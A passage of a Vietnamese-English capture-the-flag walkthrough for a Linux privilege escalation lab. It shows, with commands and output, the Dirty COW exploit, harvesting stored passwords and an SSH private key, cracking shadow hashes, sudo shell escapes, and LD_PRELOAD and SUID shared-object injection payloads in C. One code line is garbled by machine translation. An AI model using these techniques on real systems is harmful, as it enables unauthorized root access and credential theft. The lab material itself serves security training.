



## Task 2 Deploy the vulnerable machine

username: TCM

password: Hacker123



```
Google Hacking DB  OffSec  GTF0Bins  Hash Analyzer - Tunne...
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 19 04:20:29 2020 from 192.168.4.51
TCM@debian:~$
```



```
(root@kali)~/home/kali
# ssh -oHostKeyAlgorithms=+ssh-dss TCM@10.10.4.124
TCM@10.10.4.124's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 28 02:55:07 2023 from ip-10-100-2-188.eu-west-1.compute.internal
TCM@debian:~$ id
uid=1000(TCM) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
TCM@debian:~$
```

## Task 3 Privilege Escalation - Kernel Exploits

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:

/home/user/tools/linux-exploit-suggester/linux-exploit-suggester.sh

2. Từ đầu ra, lưu ý rằng HĐH dễ bị "dirtycow".

```
TCM@debian:~$ cd /home/user/tools/linux-exploit-suggester
TCM@debian:~/tools/linux-exploit-suggester$ ls
linux-exploit-suggester.sh
TCM@debian:~/tools/linux-exploit-suggester$ ./linux-exploit-suggester.sh

Kernel version: 2.6.32
Architecture: x86_64
Distribution: debian
Package list: from current OS

Possible Exploits:

[+] [CVE-2010-3301] ptrace_kmod2

Details: https://www.exploit-db.com/exploits/15023/
Tags: debian=6,ubuntu=10.04|10.10
Download URL: https://www.exploit-db.com/download/15023

[+] [CVE-2010-1146] reiserfs

Details: https://www.exploit-db.com/exploits/12130/
Tags: ubuntu=9.10
Download URL: https://www.exploit-db.com/download/12130
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:

gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w

2. Tại dấu nhắc lệnh gõ: ./c0w

```
TCM@debian:~$ gcc -pthread /home/user/tools/dirtycow/c0w.c -o c0w
TCM@debian:~$ ls
c0w  myvpn.ovpn  tools
TCM@debian:~$ ./c0w
```

3. Tại dấu nhắc lệnh gõ: passwd

4. Tại dấu nhắc lệnh gõ: id

```
TCM@debian:~$ passwd
root@debian:/home/user# id
uid=0(root) gid=1000(user) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
)
root@debian:/home/user#
```

Từ đây, sao chép /tmp/passwd trở lại /usr/bin/passwd hoặc đặt lại máy của bạn để hoàn tác các thay đổi được thực hiện đối với tệp nhị phân passwd

## Task 4 Privilege Escalation - Stored Passwords (Config Files)

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `cat /home/user/myvpn.ovpn`

```
root@debian:/home/user# cat /home/user/myvpn.ovpn
client
dev tun
proto udp
remote 10.10.10.10 1194
resolv-retry infinite
nobind
persist-key
persist-tun
ca ca.crt
tls-client
remote-cert-tls server
auth-user-pass /etc/openvpn/auth.txt
comp-lzo
verb 1
reneg-sec 0
```

2. Từ đầu ra, ghi lại giá trị của chỉ thị "auth-user-pass".

3. Tại dấu nhắc lệnh gõ: `cat /etc/openvpn/auth.txt`

```
root@debian:/home/user# cat /etc/openvpn/auth.txt
user
password321
```

4. Từ đầu ra, hãy ghi lại thông tin xác thực bằng văn bản rõ ràng.

5. Tại dấu nhắc lệnh, gõ: `cat /home/user/.irssi/config | grep -i passw`

6. Từ đầu ra, hãy ghi lại thông tin xác thực bằng văn bản rõ ràng.

```
root@debian:/home/user# cat /home/user/.irssi/config | grep -i passw
autosendcmd = "/msg nickserv identify password321 ;wait 2000";
root@debian:/home/user#
```

What password did you find?- Bạn đã tìm thấy mật khẩu nào? -> password321

What user's credentials were exposed in the OpenVPN auth file?- Thông tin đăng nhập của người dùng nào đã được hiển thị trong tệp xác thực OpenVPN -> user

## Task 5 Privilege Escalation - Stored Passwords (History)

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh, gõ: `cat ~/.bash_history | grep -i passw`
2. Từ đầu ra, hãy ghi lại thông tin xác thực bằng văn bản rõ ràng.

```
root@debian:/home/user# cat ~/.bash_history | grep -i passw
cp /tmp/bak /usr/bin/passwd
passwd
cp passwd /usr/bin/passwd
root@debian:/home/user# cat .bash_history | grep -i passw
mysql -h somehost.local -uroot -ppassword123
cat /etc/passwd | cut -d: -f1
awk -F: '($3 == "0") {print}' /etc/passwd
```

What was TCM trying to log into? - TCM đã cố gắng đăng nhập vào cái gì? mysql

Who was TCM trying to log in as? - TCM đã cố gắng đăng nhập với tư cách là ai?  
root

Naughty naughty. What was the password discovered? - Mật khẩu được phát hiện là gì : password123

## Task 6 Privilege Escalation - Weak File Permissions

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:

ls -la /etc/shadow

2. Lưu ý quyền truy cập tệp

```
root@debian:/home/user# ls -la /etc/shadow
-rw-rw-r-- 1 root shadow 809 Jun 17 2020 /etc/shadow
```

Khai thác

Máy ảo Linux

1. Trong dấu nhắc lệnh, gõ: cat /etc/passwd

2. Lưu đầu ra vào một tệp trên máy kẻ tấn công của bạn

```
# cat passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:103:65534::/var/lib/nfs:/bin/false
TCM:x:1000:1000:user,,,:/home/user:/bin/bash
```

3. Tại dấu nhắc lệnh gõ: cat /etc/shadow

4. Lưu đầu ra vào một tệp trên máy kẻ tấn công của bạn

```
(root@kali)-[/home/kali/tryhackme/kali]
# cat shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:
99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::
news*:17298:0:99999:7:::
uucp*:17298:0:99999:7:::
proxy*:17298:0:99999:7:::
www-data*:17298:0:99999:7:::
backup*:17298:0:99999:7:::
list*:17298:0:99999:7:::
irc*:17298:0:99999:7:::
gnats*:17298:0:99999:7:::
nobody*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd*:17298:0:99999:7:::
statd*:17299:0:99999:7:::
TCM:$6$hDHLpYuo$El6r99ivR20zrEPUnujk/DgKieYIuqvF9V7M.6t6IZxpwxGIvhqTwciEw16y/B.7ZrxVk1LOHmVb/xyEyoUg.:18431:0:9
9999:7:::
```

VM kẻ tấn công

1. Trong dấu nhắc lệnh, hãy gõ:

**unshadow <PASSWORD-FILE> <SHADOW-FILE> > unshadowed.txt**

```
(root@kali)-[/home/kali/tryhackme/kali]
# unshadow passwd shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:0:0:root
:/root:/bin/bash
daemon*:1:1:daemon:/usr/sbin:/bin/sh
bin*:2:2:bin:/bin:/bin/sh
sys*:3:3:sys:/dev:/bin/sh
sync*:4:65534:sync:/bin:/bin/sync
games*:5:60:games:/usr/games:/bin/sh
man*:6:12:man:/var/cache/man:/bin/sh
lp*:7:7:lp:/var/spool/lpd:/bin/sh
mail*:8:8:mail:/var/mail:/bin/sh
news*:9:9:news:/var/spool/news:/bin/sh
uucp*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy*:13:13:proxy:/bin:/bin/sh
www-data*:33:33:www-data:/var/www:/bin/sh
backup*:34:34:backup:/var/backups:/bin/sh
list*:38:38:Mailing List Manager:/var/list:/bin/sh
irc*:39:39:ircd:/var/run/ircd:/bin/sh
gnats*:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101:/var/lib/libuuid:/bin/sh
Debian-exim:!:101:103:/var/spool/exim4:/bin/false
sshd*:102:65534:/var/run/sshd:/usr/sbin/nologin
statd*:103:65534:/var/lib/nfs:/bin/false
TCM:$6$hDHLpYuo$El6r99ivR20zrEPUnujk/DgKieYIuqvF9V7M.6t6IZxpwxGIvhqTwciEw16y/B.7ZrxVk1LOHmVb/xyEyoUg.:1000:1000
:user,,:/home/user:/bin/bash

(root@kali)-[/home/kali/tryhackme/kali]
# unshadow passwd shadow > pass.txt
```

2. Bây giờ, bạn có một tập tin không bị che khuất. Chúng tôi đã biết mật khẩu, nhưng bạn có thể sử dụng công cụ bẻ khóa hàm băm yêu thích của mình để bẻ khóa hàm băm. Ví dụ: **hashcat -m 1800 unshadowed.txt rockyou.txt -O**

```
(root@kali)-[/home/kali/tryhackme/kali]
# hashcat -m 1800 pass.txt /usr/share/wordlists/rockyou.txt -O
```

What were the file permissions on the /etc/shadow file? -rw-rw-r--

```
TCM:x:1000:1000:user,,,:/home/user:/bin/bash
root@debian:/home/user# ls -al /etc/shadow
-rw-rw-r-- 1 root shadow 809 Jun 17  2020 /etc/shadow
root@debian:/home/user# cat /etc/shadow
```

## Task 7 Privilege Escalation - SSH Keys

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:

**find / -name authorized\_keys 2> /dev/null**

2. Trong dấu nhắc lệnh, gõ:

**find / -name id\_rsa 2> /dev/null**

3. Lưu ý kết quả.

```
root@debian:/home/user# find / -name authorized_keys 2> /dev/null
/root/.ssh/authorized_keys
root@debian:/home/user# find / -name id_rsa 2> /dev/null
/backups/supersecretkeys/id_rsa
root@debian:/home/user#
```

Khai thác

Máy ảo Linux

1. Sao chép nội dung của tệp id\_rsa được phát hiện vào một tệp trên máy ảo của kẻ tấn công của bạn.



```

/backup/supersecretkeys/id_rsa
root@debian:/home/user# cat /backups/supersecretkeys/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
STOMIZSSBDSfkaAAAjcm9vdEBrYWxpAQI=
-----END OPENSSH PRIVATE KEY-----
root@debian:/home/user#

```

## VM kẻ tấn công

1. Trong dấu nhắc lệnh, gõ: `chmod 400 id_rsa`
2. Trong dấu nhắc lệnh, hãy gõ: `ssh -i id_rsa root@<ip>`

```

(root@kali)-[~kali/tryhackme/kali]
# ssh -oHostKeyAlgorithms=+ssh-dss -i id_rsa root@10.10.4.124
root@10.10.4.124's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 17 23:31:40 2020 from 192.168.4.51
root@debian:~#

```

➔ password123

What's the full file path of the sensitive file you discovered? Đường dẫn tệp đầy đủ của tệp nhạy cảm mà bạn đã phát hiện là gì?

```
root@debian:~# find / -name id_rsa 2> /dev/null  
/backups/supersecretkeys/id_rsa  
root@debian:~#
```

➔ /backups/supersecretkeys/id\_rsa

## Task 8 Privilege Escalation - Sudo (Shell Escaping)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `sudo -l`

2. Từ đầu ra, hãy chú ý danh sách các chương trình có thể chạy qua sudo.

```
TCM@debian:~$ sudo -l
Matching Defaults entries for TCM on this host:
    env_reset, env_keep+=LD_PRELOAD

User TCM may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Trong dấu nhắc lệnh, hãy nhập bất kỳ nội dung nào sau đây:

a. `sudo find /bin -name nano -exec /bin/sh \;`

```
TCM@debian:~$ sudo find /bin -name nano -exec /bin/sh \;
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1# exit
exit
```

b. `sudo awk 'BEGIN {system("/bin/sh")}'`

```
TCM@debian:~$ sudo awk 'BEGIN {system("/bin/sh")}'
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.1# exit
```

c. `echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse`

```
TCM@debian:~$ echo "os.execute('/bin/sh')" > shell.nse && sudo nmap --script=shell.nse

Starting Nmap 5.00 ( http://nmap.org ) at 2023-06-28 03:44 EDT
sh-4.1# exit
exit
NSE: failed to initialize the script engine:
/usr/share/nmap/nse_main.lua:228: ./shell.nse is missing required field: 'categories'
stack traceback:
  [C]: in function 'error'
  /usr/share/nmap/nse_main.lua:228: in function 'new'
  /usr/share/nmap/nse_main.lua:392: in function 'get_chosen_scripts'
  /usr/share/nmap/nse_main.lua:594: in main chunk
  [C]: ?

QUITTING!
```

d. `sudo vim -c '!sh'`

```
TCM@debian:~$ sudo vim -c '!sh'
```

```
sh-4.1# id  
uid=0(root) gid=0(root) groups=0(root)  
sh-4.1# exit  
exit
```

## Task 9 Privilege Escalation - Sudo (Abusing Intended Functionality)

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `sudo -l`
2. Từ đầu ra, hãy chú ý danh sách các chương trình có thể chạy qua sudo.

```
TCM@debian:~$ sudo -l
Matching Defaults entries for TCM on this host:
    env_reset, env_keep+=LD_PRELOAD

User TCM may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
TCM@debian:~$
```

Khai thác

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ:  
`sudo apache2 -f /etc/shadow`

```
TCM@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3
B0fGxJI0:17298:0:99999:7:::', perhaps misspelled or defined by a module not included in the server configuration
TCM@debian:~$
```

2. Từ đầu ra, sao chép hàm băm gốc.

VM kẻ tấn công

1. Mở dấu nhắc lệnh và gõ:  
`echo '[Pasted Root Hash]' > hash.txt`
  2. Tại dấu nhắc lệnh gõ:  
`john --wordlist=/usr/share/wordlists/nmap.lst hash.txt`
- Từ đầu ra, hãy chú ý thông tin đăng nhập đã bị bẻ khóa.

```
(root@kali)-[/home/kali/tryhackme/kali]
# john pass --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

(root@kali)-[/home/kali/tryhackme/kali]
# john --show pass
root:password123:17298:0:99999:7:::

1 password hash cracked, 0 left
```

## Task 10 Privilege Escalation - Sudo (LD\_PRELOAD)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `sudo -l`
2. Từ đầu ra, lưu ý rằng biến môi trường `LD_PRELOAD` vẫn còn nguyên vẹn.

Khai thác

1. Mở trình soạn thảo văn bản và gõ:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    hệ thống("/bin/bash");
}
```

2. Lưu tệp dưới dạng `x.c`

3. Tại dấu nhắc lệnh gõ:

```
gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles
```

4. Tại dấu nhắc lệnh gõ:

```
sudo LD_PRELOAD=/tmp/x.so apache2
```

5. Tại dấu nhắc lệnh gõ: `id`

```
TCM@debian:~$ nano x.c
TCM@debian:~$ cat x.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
TCM@debian:~$ gcc -fPIC -shared -o /tmp/x.so x.c -nostartfiles
TCM@debian:~$ sudo LD_PRELOAD=/tmp/x.so apache2
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

## Task 11 Privilege Escalation - SUID (Shared Object Injection)

phát hiện

Máy ảo Linux

1. Tại dấu nhắc lệnh gõ: `find / -type f -perm -04000 -ls 2>/dev/null`
2. Từ đầu ra, ghi lại tất cả các nhị phân SUID.

```
root@debian:/home/user# find / -type f -perm -04000 -ls 2>/dev/null
809081  40 -rwsr-xr-x  1 root  root    37552 Feb 15  2011 /usr/bin/chsh
812578 172 -rwsr-xr-x  2 root  root   168136 Jan  5  2016 /usr/bin/sudo
810173  36 -rwsr-xr-x  1 root  root    32808 Feb 15  2011 /usr/bin/newgrp
812578 172 -rwsr-xr-x  2 root  root   168136 Jan  5  2016 /usr/bin/sudoedit
809080  44 -rwsr-xr-x  1 root  root    43280 Jun 18  2020 /usr/bin/passwd
809078  64 -rwsr-xr-x  1 root  root    60208 Feb 15  2011 /usr/bin/gpasswd
809077  40 -rwsr-xr-x  1 root  root    39856 Feb 15  2011 /usr/bin/chfn
816078 12 -rwsr-sr-x  1 root  staff   9861 May 14  2017 /usr/local/bin/suid-so
816762  8 -rwsr-sr-x  1 root  staff   6883 May 14  2017 /usr/local/bin/suid-env
816764  8 -rwsr-sr-x  1 root  staff   6899 May 14  2017 /usr/local/bin/suid-env2
815723 948 -rwsr-xr-x  1 root  root   963691 May 13  2017 /usr/sbin/exim-4.84-3
832517  8 -rwsr-sr-x  1 root  root    6776 Dec 19  2010 /usr/lib/eject/dmccrypt-get-device
832743 212 -rwsr-xr-x  1 root  root   212128 Apr  2  2014 /usr/lib/openssh/ssh-keysign
812623 12 -rwsr-xr-x  1 root  root   10592 Feb 15  2016 /usr/lib/pt_chown
473324 36 -rwsr-xr-x  1 root  root    36640 Oct 14  2010 /bin/ping6
473323 36 -rwsr-xr-x  1 root  root    34248 Oct 14  2010 /bin/ping
473292 84 -rwsr-xr-x  1 root  root    78616 Jan 25  2011 /bin/mount
473312 36 -rwsr-xr-x  1 root  root    34024 Feb 15  2011 /bin/su
473290 60 -rwsr-xr-x  1 root  root    53648 Jan 25  2011 /bin/umount
465223 100 -rwsr-xr-x  1 root  root    94992 Dec 13  2014 /sbin/mount.nfs
```

3. Trong dòng lệnh gõ:

**`strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"`**

4. Từ đầu ra, lưu ý rằng a .so file is missing from a writable directory.

```
root@debian:/home/user# strace /usr/local/bin/suid-so 2>&1 | grep -i -E "open|access|no such file"
access("/etc/suid-debug", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libdl.so.2", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/usr/lib/libstdc++.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libm.so.6", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libgcc_s.so.1", O_RDONLY) = 3
access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
open("/lib/libc.so.6", O_RDONLY) = 3
open("/home/user/.config/libcalc.so", O_RDONLY) = -1 ENOENT (No such file or directory)
root@debian:/home/user#
```

Khai thác

Máy ảo Linux

5. Tại dấu nhắc lệnh, gõ: `mkdir /home/user/.config`
6. Tại dấu nhắc lệnh, gõ: `cd /home/user/.config`
7. Mở trình soạn thảo văn bản và gõ:

**`#include <stdio.h>`**

**`#include <stdlib.h>`**

**`static void inject() __attribute__((constructor));`**

```
void inject() {  
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");  
}
```

8. Lưu tệp dưới dạng libcalc.c

9. Tại dấu nhắc lệnh gõ:

gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c

10. Tại dấu nhắc lệnh, gõ: /usr/local/bin/suid-so

11. Tại dấu nhắc lệnh gõ: id

```
root@debian:~# mkdir /home/user/.config  
root@debian:~# cd /home/user/.config  
